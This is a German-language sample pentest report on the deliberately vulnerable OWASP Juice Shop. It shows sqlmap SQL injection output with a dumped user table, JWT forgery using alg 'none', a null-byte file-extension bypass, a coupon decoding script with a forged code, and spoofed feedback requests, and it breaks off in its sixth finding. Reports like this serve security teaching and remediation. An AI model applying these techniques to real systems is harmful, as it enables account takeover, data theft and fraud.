

# Web Pentest - Demo

## Kunde:

Juice Shop GmbH

2025-08-29

v1.0

## Kontakt:

Alexandre Labbe

+43 123 456789

[alexandre@alabbe.fr](mailto:alexandre@alabbe.fr)



## Inhaltsverzeichnis

<b>Methodik und Umfang</b>	3
<b>Zusammenfassung</b>	4
<b>�bersicht der Schwachstellen</b>	5
SQL-Injection in der Suchfunktion (Critical)	6
Fehlerhafte Authentifizierung (Critical)	10
Sensible Daten �ffentlich verf�gbar (High)	13
F�lschbare Rabattgutscheine (High)	15
Fehlerhafte Zugriffskontrolle im Feedback-Bereich (Medium)	18
Schwache Captcha-Mechanismen im Feedback-Bereich (Medium)	21
<b>�nderungsverlauf</b>	25



# Methodik und Umfang

Dieses Dokument ist ein Bericht  ber eine Sicherheitsapr ufung der Webanwendung *Juicy Shop*. Diese wurde durchgef hrt, um Sicherheitsl cken zu identifizieren, deren Auswirkungen zu bestimmen, alle Ergebnisse klar und nachvollziehbar zu dokumentieren und Empfehlungen zur Behebung zu geben.

Der Test wurde nach dem **Black-Box-Ansatz** durchgef hrt, ohne Zugangsdaten oder Vorwissen  ber die Anwendung, mit dem Ziel, unbekannte Schwachstellen zu identifizieren. Die Tests wurden nicht-invasiv durchgef hrt, um so viele Fehlkonfigurationen und Sicherheitsl cken wie m glich aufzudecken.

Die Bewertung war **zeitlich begrenzt**. Daher ist die folgende Liste der gefundenen Schwachstellen **nicht vollst ndig**. Es kann nicht garantiert werden, dass zuk nftig keine weiteren Schwachstellen entdeckt werden.

Der Test umfasste die folgenden URLs:\

- <https://demo.owasp-juice.shop/>

Das vorliegende Dokument ist ein Beispielbericht f r einen Web-Penetrationstest. Als Grundlage wurde die OWASP Juice Shop-Anwendung verwendet.



# Zusammenfassung

Die Suchfunktion im Shop wurde als anf llig f r **SQL-Injection** identifiziert. Dies erlaubt Angreifern, Inhalte der Datenbank auszulesen, einschlie lich sensibler Daten wie **Zugangsdaten**.

Die Sitzungen in der Anwendung werden mit *JSON Web Tokens (JWT)* verwaltet. Diese Tokens k nnen von einem Angreifer manipuliert werden, um g ltige Tokens ohne g ltige Anmeldeinformationen zu erzeugen. Dies w rde zu einer **Privilegieneskalation** (horizontal und vertikal) f hren, indem sich der Angreifer als beliebiger Benutzer in der Anwendung ausgibt.

Ein geheimer Endpunkt wurde in der Anwendung gefunden. Obwohl er nicht auf einer Seite verlinkt ist, ist er  ffentlich zug nglich. Er enth lt **sensible technische Informationen**  ber die Anwendung, die von Angreifern f r Folgeangriffe genutzt werden k nnen.

Die Werte der Rabattgutscheine konnten vom Tester decodiert werden. Dies erm glicht Angreifern, **g ltige Gutscheine mit hohen Rabatten zu erstellen**. Dadurch k nnen sie Produkte im Shop zu stark reduzierten Preisen oder sogar **kostenlos** kaufen.

Die Feedback-Funktion der Anwendung erm glicht es Angreifern, Feedback im Namen eines anderen Benutzers zu hinterlassen. Im Backend werden keine Zugriffskontrollen durchgef hrt, was Angreifern erlaubt, **bestehende Benutzer zu imitieren**, wenn Feedback gesendet wird.

Die betroffene Komponente implementiert einen **schwachen Captcha-Mechanismus**, um Bots daran zu hindern, Feedback einzureichen. Durch das Umgehen dieser Schutzma nahme k nnen Angreifer die Formularbermittlung massiv automatisieren und gef lschte Feedbacks generieren.



#  bersicht der Schwachstellen

Im Rahmen dieses Penetrationstests wurden **2 kritische**, **2 hohe** und **2 mittlere** Schwachstellen identifiziert:




Abbildung 1 - Verteilung der identifizierten Schwachstellen

Schwachstelle	Kritikalit�
SQL-Injection in der Suchfunktion	Critical
Fehlerhafte Authentifizierung	Critical
Sensible Daten �ffentlich verf�gbar	High
F�lschbare Rabattgutscheine	High
Fehlerhafte Zugriffskontrolle im Feedback-Bereich	Medium
Schwache Captcha-Mechanismen im Feedback-Bereich	Medium



## 1. SQL-Injection in der Suchfunktion

**Status der Behebung:**

**Kritikalit t: Critical**

**CVSS-Score: 9.1**


**Empfehlung:** OWASP Juicy Shop **Recommendation:** Benutzereingaben sollten sorgf ltig gepr ft werden, bevor sie in Datenbankabfragen verwendet werden.

###  berblick

Die Suchfunktion im Shop wurde als anf llig f r **SQL-Injection** identifiziert. Dies erlaubt Angreifern, Inhalte der Datenbank auszulesen, einschlie lich sensibler Daten wie **Zugangsdaten**.

### Beschreibung

Der Endpunkt `/rest/products/search?q=` kann in der Anwendung genutzt werden, um Artikel zu filtern, indem ein Teilstring im Parameter `q` angegeben wird. Die folgende Antwort zeigt ein normales Verhalten des genannten Endpunkts:



```
{ "status": "success", "data": [ { "id": 1, "name": "Apple Juice (1000ml)", "description": "The all-time classic.", "price": 1.99, "deluxePrice": 0.99, "image": "apple.juice.jpg", "createdAt": "2025-08-29 15:11:12.819 +00:00", "updatedAt": "2025-08-29 15:11:12.819 +00:00", "deletedAt": null }, { "id": 6, "name": "Banana Juice (1000ml)", "description": "Monkeys love it the most.", "price": 1.99, "deluxePrice": 1.99, "image": "banana.juice.jpg", "createdAt": "2025-08-29 15:11:12.819 +00:00", "updatedAt": "2025-08-29 15:11:12.819 +00:00", "deletedAt": null }, { "id": 42, "name": "Best Juicce Shop Salesman Artwork", "description": "Unique digital painting depicting Stan, our most qualified and almost profitable salesman. He made a succesful career at the juice shop finally adding his expertise to the Juice Shop marketing team.", "price": 5000, "deluxePrice": 5000, "image": "artwork2.jpg", "createdAt": "2025-08-29 15:11:12.823 +00:00", "updatedAt": "2025-08-29 15:11:12.823 +00:00", "deletedAt": null }, { "id": 30, "name": "Carrot Juice (1000ml)", "description": "As the old German saying goes: \"Carrots are good for the eyes. Or has anyone ever seen a rabbit with glasses?\"", "price": 2.99, "deluxePrice": 2.99, "image": "carrot.juice.jpeg", "createdAt": "2025-08-29 15:11:12.822 +00:00", "updatedAt": "2025-08-29 15:11:12.822 +00:00", "deletedAt": null }, { "id": 3, "name": "Eggfruit Juice (500ml)", "description": "Now with even more exotic flavour.", "price": 8.99, "deluxePrice": 8.99, "image": "eggfruit.juice.jpg", "createdAt": "2025-08-29 15:11:12.819 +00:00", "updatedAt": "2025-08-29 15:11:12.819 +00:00", "deletedAt": null } ] }
```

**Abbildung 2 - HTTP-Antwort GET /rest/products/search?q=**

Es wurde jedoch festgestellt, dass das Hinzuf  gen eines einfachen Anf  hrungszeichens ' einen Fehler in der Anwendung verursacht und eine SQLite-Fehlermeldung anzeigen.

**Abbildung 3 - SQLite-Fehler durch SQLi-Payload verursacht**

Das einfache Anf  hrungszeichen wird h  ufig in der Syntax von SQL-Abfragen verwendet. Ein Angreifer, der diesen Fehler mit der obigen Eingabe sieht, kann leicht das Vorhandensein einer *SQL-Injection (SQLi)*-Schwachstelle erkennen. Das Tool `sqlmap`



wurde dann verwendet, um die Schwachstelle zu best  igen und sie auszunutzen, um sensible Daten aus der Datenbank zu extrahieren.

```
(.venv)  SQLI sqlmap -r sqli_search.http -p q --level 3
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's
ate and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this prog
[*] starting @ 17:41:05 /2025-08-29/
[17:41:05] [INFO] parsing HTTP request from 'sqli_search.http'
[17:41:05] [INFO] testing connection to the target URL
[17:41:06] [INFO] checking if the target is protected by some kind of WAF/IPS
[17:41:06] [INFO] testing if the target URL content is stable
[17:41:06] [INFO] target URL content is stable
[17:41:06] [WARNING] heuristic (basic) test shows that GET parameter 'q' might not be injectable
[17:41:06] [INFO] testing for SQL injection on GET parameter 'q'
[17:41:06] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[17:41:06] [INFO] GET parameter 'q' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable
[17:41:06] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'SQLite'
```

Abbildung 4 - Erkennung der SQLi mit sqlmap

Der Inhalt einer Tabelle namens `Users` konnte extrahiert werden, einschlie  lich MD5-Hashes, die offline geknackt werden k  nnen, um Klartext-Passw  rter zu erhalten.

Database: <current>	Table: <code>Users</code>	[22 entries]		
id	email	isActive	password	username
9	J12934@juice-sh.op	1	0192	<blank>
15	accountant@juice-sh.op	1	e541	<blank>
1	admin@juice-sh.op	1	0c36	<blank>
11	amy@juice-sh.op	1	6edd	bkminnich
3	bender@juice-sh.op	1	8619	<blank>
4	bjoern.kimminich@gmail.com	1	3869	<blank>
12	bjoern@juice-sh.op	1	f2f9	<blank>
13	bjoern@owasp.org	1	b03f	<blank>
14	chris.pike@juice-sh.op	1	3c2a	<blank>
5	ciso@juice-sh.op	1	9ad5	wurstbrot
17	demo	1	030f	<blank>
19	emma@juice-sh.op	1	7f31	<blank>
21	ethereum@juice-sh.op	1	9283	<blank>
2	jim@juice-sh.op	1	10a7	<blank>
18	john@juice-sh.op	1	963e	<blank>
8	mc.safesearch@juice-sh.op	1	05f9	<blank>
7	morty@juice-sh.op	1	fe01	<blank>
20	stan@juice-sh.op	1	0047	j0hNny
6	support@juice-sh.op	1	402f	E=ma <sup>2</sup>
22	testing@juice-sh.op	1	e904	SmilinStan
16	uvogin@juice-sh.op	1	2c17	evmrox
10	wurstbrot@juice-sh.op	1	b616	<blank>

Abbildung 5 - Ausnutzung der SQLi mit sqlmap

Schlie  lich konnte auch der Quellcode der Anwendung extrahiert werden. Der folgende Screenshot zeigt, dass die Eingabedaten tats  chlich nicht bereinigt werden, bevor sie in die SQL-Abfrage eingef  gt werden.



```
export function searchProducts () {
  return (req: Request, res: Response, next: NextFunction) => {
    let criteria: any = req.query.q === 'undefined' ? '' : req.query.q ?? ''
    criteria = (criteria.length <= 200) ? criteria : criteria.substring(0, 200)
    models.sequelize.query(`SELECT * FROM Products WHERE ((name LIKE '%${criteria}%' OR description LIKE '%${criteria}%') AND deletedAt IS NULL) ORDER BY name`)
      .then(([products]: any) => {
```

Abbildung 6 - Quellcode der SQLi-Schwachstelle

## Empfehlung

- Benutzereingaben sollten niemals blind vertraut und m ssen vor der Einbindung in SQL-Abfragen bereinigt werden.
- Es sollten **Prepared Statements** verwendet werden, um zu verhindern, dass die SQL-Syntax durch b sartige Payloads ver ndert wird.

## Zus tzliche Informationen

- [https://owasp.org/www-community/attacks/SQL\\_Injection](https://owasp.org/www-community/attacks/SQL_Injection)



## 2. Fehlerhafte Authentifizierung

**Status der Behebung:**

**Kritikalität:** **Critical**

**CVSS-Score:** **9.0**

**Empfehlung:** OWASP Juicy Shop **Recommendation:** Upgrade der Signaturüberprüfung der Session-Tokens.

### Überblick

Die Sitzungen in der Anwendung werden mit *JSON Web Tokens (JWT)* verwaltet. Diese Tokens können von einem Angreifer manipuliert werden, um gültige Tokens ohne gültige Anmeldeinformationen zu erzeugen. Dies würde zu einer

**Privilegieneskalation** (horizontal und vertikal) führen, indem sich der Angreifer als beliebiger Benutzer in der Anwendung ausgibt.

### Beschreibung

Es wurde festgestellt, dass die *JSON Web Tokens (JWT)* zur Sitzungsverwaltung verwendet werden, ohne sie serverseitig zu speichern. Diese Tokens werden vom Backend nach der Authentifizierungsphase ausgegeben. Ihre Gültigkeit basiert auf dem Signaturteil, der nicht von Benutzern manipuliert werden sollte.

Mehrere Signaturalgorithmen sind verfügbar; diese können **symmetrisch oder asymmetrisch** sein (z. B. HS256, RS256, ...). Der erste Teil eines JWT enthält Metadaten, die den Algorithmus für die Signatur angeben. Zum Zeitpunkt der Bewertung konnten diese Metadaten geändert werden, um eine andere Methode anzugeben (in diesem Fall **none**). Durch das Setzen des Algorithmus auf **none** und das Entfernen der Signatur konnte der Tester ein Token fälschen, das vom Backend als gültig akzeptiert wurde.



The screenshot shows a browser interface with two main panels. On the left, the 'Request' panel displays a complex GET request with many headers and a long URL. The 'Response' panel shows a user profile page for 'OWASP Juice Shop'. The profile page has fields for 'Email' (containing 'pentest@alabbe.fr'), 'Username' (containing 'pentest'), and a 'Set Username' button. Below these are file upload and image URL input fields. On the right, an 'Inspector' tool is open, showing the selected text 'eyJ0eXAiOiJKV1QiLCJhbGciOiJub25lIn0.' being decoded from Base64. The decoded result is '{typ:"JWT",alg:"none"}', which is highlighted with a red border. The Inspector also lists various request and response attributes.

Abbildung 7 - JWT-Verschl  selungsalgorithmus durch „none“ ersetzt

Anschlie  end konnte durch das Entfernen der Signatur der Datenanteil des Tokens von einem Angreifer ge  ndert werden, einschlie  lich der **Session-ID**. Dies erm  glicht die **Imitation eines beliebigen Benutzers** in der Anwendung.



The screenshot shows a web debugger interface with two main panes: 'Request' and 'Response'. In the 'Request' pane, a GET request to '/profile' is shown in 'Pretty' format. The 'Selected text' in the 'Inspector' pane highlights a portion of the JWT token. In the 'Response' pane, a 'User Profile' page is displayed. The 'Email' field contains the value 'admin@juice-sh.op', which is also highlighted in red. The 'Inspector' pane shows the decoded JWT structure, with the 'data' field highlighted in red.

Abbildung 8 - Manipulation des Feldes „id“ in den JWT-Daten

## Empfehlung

- Keine benutzerdefinierten JWT-Implementierungen verwenden
  - Stattdessen **Open-Source-Implementierungen mit bewhrten Sicherheitsmechanismen einsetzen**
- Bei authentifizierten Endpunkten muss w  rend der JWT-  berpr  fung der Signaturalgorithmus auf eine **m  glichst kleine Liste zul  ssiger Algorithmen** beschr  nkt werden

## Zus  tzliche Informationen

- [https://owasp.org/Top10/A07\\_2021-Identification\\_and\\_Authentication\\_Failures/](https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/)



### 3. Sensible Daten   ffentlich verf  gbar

**Status der Behebung:**

**Kritikalit  t: High**

**CVSS-Score: 8.6**


**Empfehlung:** OWASP Juicy Shop **Recommendation:** Zugriffskontrollen hinzuf  gen, um den Zugriff auf sensible und administrative Endpunkte zu beschr  nen.

####   berblick

Ein geheimer Endpunkt wurde in der Anwendung gefunden. Obwohl er nicht auf einer Seite verlinkt ist, ist er   ffentlich zug  nglich. Er enth  lt **sensible technische Informationen**   ber die Anwendung, die von Angreifern f  r Folgeangriffe genutzt werden k  nnen.

#### Beschreibung

Der Endpunkt `/ftp` konnte vom Tester durch Fuzzing der Seiten der Anwendung leicht gefunden werden. Diese Seite ist f  r normale Benutzer vorgesehen und listet sensible Dateien mit technischen Informationen   ber die Anwendung auf.



**Abbildung 9 - Sensible Dateien   ffentlich verf  gbar**

Solche Dateien enthalten Informationen, die Angreifer verwenden k  nnen, um ein besseres Verst  ndnis der Funktionsweise der Anwendung zu erlangen und weitere Angriffe durchzuf  hren. Auf den ersten Blick k  nnen nur Dateien mit den Endungen `.pdf` und `.md` heruntergeladen werden. Dieser Schutzmechanismus kann jedoch umgangen werden, indem ein Null-Byte am Ende des Dateinamens hinzugef  gt wird, gefolgt von einer g  ltigen Dateierweiterung.

Der folgende Screenshot zeigt, dass die eingeschr  nkte Datei `coupons_2013.md.bak` heruntergeladen werden kann, indem der Endpunkt `/ftp/coupons_2013.md.bak%2500.md` aufgerufen wird.




Abbildung 10 - Umgehung der Dateiendungskontrolle mittels Null-Byte

## Empfehlung

- Zugriffskontrollen implementieren, um den Zugriff auf sensible Endpunkte zu beschr  nen.
- Null-Bytes neutralisieren, wenn URL-Parameter geparsert werden.

## Zus  tzliche Informationen

- [https://owasp.org/www-project-top-ten/2017/A3\\_2017-Sensitive\\_Data\\_Exposure](https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive_Data_Exposure)



## 4. F lschbare Rabattgutscheine

**Status der Behebung:**

**Kritikalit t: High**

**CVSS-Score: 8.2**

**Empfehlung:** OWASP Juicy Shop **Recommendation:** Generieren Sie Gutscheinwerte mit nicht vorhersagbaren Algorithmen.

###  berblick

Die Werte der Rabattgutscheine konnten vom Tester decodiert werden. Dies erm glicht Angreifern, **g ltige Gutscheine mit hohen Rabatten zu erstellen**. Dadurch k nnten sie Produkte im Shop zu stark reduzierten Preisen oder sogar **kostenlos** kaufen.

### Beschreibung

Nach dem Herunterladen der sensiblen Datei `coupons_2013.md.bak` (siehe Schwachstelle *Sensible Daten  ffentlich verf gbar*) konnte der Tester auf abgelaufene Gutscheine zugreifen. Diese konnten zwar in der Anwendung nicht verwendet werden, gaben dem Tester jedoch Einblicke in das zugrunde liegende Generierungssystem der Gutscheine.

Die erw hnten Gutscheine sind unten aufgelistet und wurden mit dem `z85-Algorithmus` codiert:

```
n<MibgC7sn
mNYS#gC7sn
o*IVigC7sn
k#pDlgC7sn
o*I]pgC7sn
n(XRvgC7sn
n(XLtgC7sn
k#*AfgC7sn
q:<IqgC7sn
pEw8ogC7sn
pes[BgC7sn
1}6D$gC7ss
```

Dies ist kein Verschl sselungsalgorithmus und erfordert daher keinen geheimen Schl ssel zur Decodierung. Das folgende Python-Skript wurde f r den Decodierungsprozess verwendet:

```
from zmq.utils import z85

with open("coupons_2013.md.bak") as file:
    coupons = file.read().strip().split()
```



```
for coupon in coupons:  
    decoded = z85.decode(coupon).decode("utf-8")  
    print(decoded)
```

Die resultierenden decodierten Werte sind unten aufgeführt. Ihr Format konnte wie folgt erkannt werden:

- Drei Buchstaben für den Monat (Großbuchstaben)
- Zweizahlige Jahreszahl
- Bindestrich
- Zweizahlige Prozentangabe des Rabatts

```
JAN13-10  
FEB13-10  
MAR13-10  
APR13-10  
MAY13-10  
JUN13-10  
JUL13-10  
AUG13-10  
SEP13-10  
OCT13-10  
NOV13-10  
DEC13-15
```

Der folgende Code wurde verwendet, um einen gefälschten Gutschein mit dem Datum des Assessments zu erstellen:

```
k#*Agh7ZWt
```

Wie im folgenden Screenshot gezeigt, wurde der Gutschein erfolgreich vom System akzeptiert und hat den Warenkorbpreis reduziert.

The screenshot shows a "My Payment Options" interface. At the top, there are buttons for "Add new card" and "Add a credit or debit card". Below that is a section for "Pay using wallet" with a "Wallet Balance 0.00" and a "Pay 1.98" button. The main section is for "Add a coupon", which includes a text input field containing "k#\*Agh7ZWt" and a message "Your discount of 50% will be applied during checkout.". A red box highlights this message. Below the input field is a placeholder "Coupon\*" and a note "Need a coupon code? Follow us on BlueSky or Reddit for monthly coupons and other spam!". To the right of the input field is a "Redeem" button and a progress bar showing "0/10". At the bottom, there are "Other payment options" and navigation buttons for "Back" and "Continue".

Abbildung 11 - Der gef  lschte Gutschein wurde erfolgreich eingel  st



## Empfehlung

- Die Werte der Gutscheine sollten einzigartig und nicht vorhersagbar sein, indem Zuf  lligkeit im Generierungsalgorithmus hinzugef  gt wird.

## Zus  tzliche Informationen

- [https://owasp.org/Top10/A07\\_2021-Identification\\_and\\_Authentication\\_Failures/](https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/)



## 5. Fehlerhafte Zugriffskontrolle im Feedback-Bereich

**Status der Behebung:**

**Kritikalität:** Medium

**CVSS-Score:** 5.8

**Empfehlung:** OWASP Juicy Shop **Recommendation:** Extrahieren Sie die Identität des Absenders aus der Benutzersitzung.

### Überblick

Die Feedback-Funktion der Anwendung ermöglicht es Angreifern, Feedback im Namen eines anderen Benutzers zu hinterlassen. Im Backend werden keine Zugriffskontrollen durchgeführt, was Angreifern erlaubt, **bestehende Benutzer zu imitieren**, wenn Feedback gesendet wird.

### Beschreibung

Das Kunden-Feedback-Panel erlaubt es Angreifern, andere Benutzer der Anwendung zu imitieren, wenn Feedback eingereicht wird. Die Identität des Benutzers, der das Feedback sendet, wird nicht aus der Sitzung, sondern aus den Anfragedaten entnommen. Die Anfrage kann unauthentifiziert durchgeführt werden, indem Sitzungsdaten aus dem Cookie entfernt werden.

Dies ermöglicht einem Angreifer, beliebige Werte im Feld `UserId` zu übermitteln, was dazu führt, dass er sich als der Benutzer ausgibt, der dieser ID entspricht.



## Request

Pretty Raw Hex

```
1 POST /api/Feedbacks/ HTTP/1.1
2 Host: 127.0.0.1:3000
3 Content-Length: 89
4 Content-Type: application/json
5
6 {
7     "UserId":1,
8         "captchaId":7,
9         "captcha":"10",
10        "comment":"test (**in@juice-sh.op)",
11        "rating":1
12    }
13
14
15
16 }
```

?

⚙️

↶

↷

Search

## Response

Pretty Raw Hex Render

```
1 HTTP/1.1 201 Created
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Location: /api/Feedbacks/14
8 Content-Type: application/json; charset=utf-8
9 Content-Length: 174
10 ETag: W/"ae-Ga4rB2ParsDQym7NjR3jeUgtQbM"
11 Vary: Accept-Encoding
12 Date: Fri, 29 Aug 2025 19:52:33 GMT
13 Connection: keep-alive
14 Keep-Alive: timeout=5
15
16 {
17     "status":"success",
18     "data":{
19         "id":14,
20         "UserId":1,
21         "comment":"test (**in@juice-sh.op)",
22         "rating":1,
23         "updatedAt":"2025-08-29T19:52:32.995Z",
24         "createdAt":"2025-08-29T19:52:32.995Z"
25     }
26 }
```



## Abbildung 12 - Imitation eines Benutzers beim Absenden eines Feedbacks

### Empfehlung

- Zugriffskontrollen f r die Feedback- bermittlungsroute implementieren
- Das Feld `UserId` aus dem Anfrage-Body entfernen und die Identit t direkt aus der Benutzersitzung ableiten

### Zus tzliche Informationen

- [https://owasp.org/Top10/A01\\_2021-Broken\\_Access\\_Control/](https://owasp.org/Top10/A01_2021-Broken_Access_Control/)



## 6. Schwache Captcha-Mechanismen im Feedback-Bereich

**Status der Behebung:**

**Kritikalit t:** Medium

**CVSS-Score:** 5.3

**Empfehlung:** OWASP Juicy Shop **Recommendation:** Installieren oder implementieren Sie einen starken Captcha-Schutz.

